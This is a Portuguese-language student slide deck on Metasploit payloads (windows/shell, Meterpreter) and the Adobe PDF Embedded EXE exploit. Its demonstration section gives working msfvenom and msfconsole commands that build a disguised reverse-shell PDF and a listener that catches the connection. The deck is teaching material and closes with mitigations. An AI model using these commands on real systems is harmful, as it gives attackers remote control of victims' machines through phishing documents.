



# **Payloads no Metasploit**

**Windows/Shell, Meterpreter e Adobe  
PDF Embedded EXE**

Uma exploração profunda dos principais payloads utilizados em testes de penetração e segurança ofensiva

Nomes: Gabriel Saccol e Vicenzo de Souza





# O que são Payloads?

## Código Executável

Código que é entregue e executado após a exploração de uma vulnerabilidade no sistema alvo

## Objetivo Principal

Obter controle remoto, acesso privilegiado ou realizar ações maliciosas no sistema comprometido

## Tipos Comuns

Shells simples, Meterpreter avançado, payloads de arquivo, encoders e obfuscadores

# **Payload windows/shell**

## **Características Principais**

- Payload básico que abre um shell de comando interativo no Windows
  - Estabelece conexão reverse\_tcp para o atacante
  - Simples, leve e rápido de carregar
  - Limitado em funcionalidades pós-exploração

```
File Edit View Search Terminal Help
msf6 >
msf6 > search payload/windows/meterpreter_reverse_tcpless websites meetmips.com
Matching Modules
=====
Module          Name           Disclosure Date  Rank   Check  Description
-----          ----           -----          ---   ---   -----
0  payload/windows/meterpreter bind_named_pipe 4.3      normal  No    Windows Meterpreter Shell, Bind Named Pipe Inline
1  payload/windows/meterpreter bind_tcp       2013-01-12 4.3      normal  No    Windows Meterpreter Shell, Bind TCP Inline
2  payload/windows/meterpreter reverse_http   2013-01-12 4.3      normal  No    Windows Meterpreter Shell, Reverse HTTP Inline
3  payload/windows/meterpreter reverse_https  2013-01-12 4.3      normal  No    Windows Meterpreter Shell, Reverse HTTPS Inline
4  payload/windows/meterpreter reverse_ipv6_tcp 2013-01-12 4.3      normal  No    Windows Meterpreter Shell, Reverse TCP Inline (IPv6)
5  payload/windows/meterpreter reverse_tcp     2013-01-12 4.3      normal  No    Windows Meterpreter Shell, Reverse TCP Inline

Interact with a module by name or index, for example use 5 or use payload/windows/meterpreter_reverse_tcp
msf6 > [1]
```

# Payload windows/meterpreter

```
...:ok000kdc'          'cdk000ko:.
.x0000000000000c      c00000000000x.
:000000000000000k,    ,k00000000000000:
'000000000kkkk00000: :00000000000000000000'
o000000000.MMMM.o0000o00001.MMMM,00000000
d000000000.MMMMMM,c00000c.MMMMMM,00000000x
l000000000.MMMMMMM; d;MMMMMMMM,000000001
.000000000.MMM.;MMMMMMMM;MMMM,00000000.
c00000000.MMM.00c.MMMMM'o00.MMM,0000000c
o00000000.MMM.0000.MMM:0000.MMM,0000000
l000000000.MMM.0000.MMM:0000.MMM,0000000
;0000'MMM.0000.MMM:0000.MMM;0000;
.d000'WM.0000occcx0000.MX'x00d.
,k0l'M.0000000000000.M'dok,
:kk;.0000000000000.;ok:
;k000000000000000k:
,x00000000000x,
.l000000001.
,d0d,
.

=[ metasploit v6.1.14-dev ]]
+ -- ---[ 2180 exploits - 1155 auxiliary - 399 post ]
+ -- ---[ 592 payloads - 45 encoders - 10 nops ]
+ -- ---[ 9 evasion ]]

Metasploit tip: Open an interactive Ruby terminal with
irb

msf6 >
```

## Shell Avançado

Completamente extensível com módulos pós-exploração

## Comunicação Segura

Criptografia reverse\_https com canais seguros

## Funcionalidades

Execução de comandos, upload/download, captura de tela, escalonamento de privilégios, injeção de processos

**Mais utilizado:** windows/meterpreter/reverse\_tcp é o padrão em testes de penetração profissionais



# Exploit: Adobe PDF Embedded EXE

## Vetor de Ataque Sofisticado

Explora vulnerabilidade para embutir um executável malicioso dentro de um PDF aparentemente legítimo. Utiliza engenharia social para enganar o usuário, que ao abrir o arquivo, executa automaticamente um payload como Meterpreter no sistema Windows da vítima.

# Como Funciona: Adobe PDF Embedded EXE

## Injeção do Payload

Metasploit injeta o executável compactado dentro da estrutura do PDF

## JavaScript Integrado

PDF contém código JavaScript que lança automaticamente o executável quando aberto

## Execução Silenciosa

Payload é executado com permissões do usuário que abriu o arquivo

## Conexão Reversa

Meterpreter estabelece comunicação de volta ao atacante para controle completo



# Demonstração Prática Resumida

## 1. Gerar Payload com msfvenom:

```
msfvenom -p windows/meterpreter/reverse_https LHOST=<IP> LPORT=<PORT> -f exe -o payload.exe
```

## 2. Criar PDF Malicioso:

```
use exploit/windows/fileformat/adobe_pdf_embedded_exe  
set FILENAME report.pdf  
set PAYLOAD windows/meterpreter/reverse_https  
set LHOST <IP>  
set LPORT <PORT>  
exploit
```

## 3. Configurar Listener:

```
use multi/handler  
set PAYLOAD windows/meterpreter/reverse_https  
exploit
```

# Comandos do MSFCONSOLE

- **search <nome>**: Pesquisa módulo de exploit
- **use <nome>**: Utiliza módulo de exploit
- **show <argumento>**: Mostra informações referentes ao módulo. O argumento pode ser: exploits, options, payloads ou auxiliares.
- **set <variável>**: Configura um valor em uma variável.  
Ex: LHOST, LPORT, PAYLOAD, etc.
- **unset <variável>**: “Desconfigura” uma variável.
- **exploit**: Realiza a exploração após as variáveis terem sido configuradas.

# Riscos e Mitigações

1

## Risco: Engenharia Social

PDFs maliciosos são vetores comuns em ataques direcionados e campanhas de phishing sofisticadas

2

## Defesa: Antivírus e Filtros

Detecção de assinaturas de payloads conhecidos e análise comportamental em tempo real

3

## Treinamento Essencial

Usuários devem ser educados para não abrir anexos suspeitos e verificar remetentes

4

## Patches e Atualizações

Mantar software atualizado corrige vulnerabilidades exploradas por esses ataques



# Conclusão

## Pontos-Chave

- Payloads windows/shell e Meterpreter são ferramentas poderosas para testes de penetração autorizado
- Exploits como adobe\_pdf\_embedded\_exe combinam engenharia social com técnicas sofisticadas
- Compreender esses mecanismos é essencial para defesa eficaz e resposta a incidentes
- Conhecimento técnico + conscientização de usuários = segurança robusta

# Obrigado!



Agradecemos a sua atenção e participação.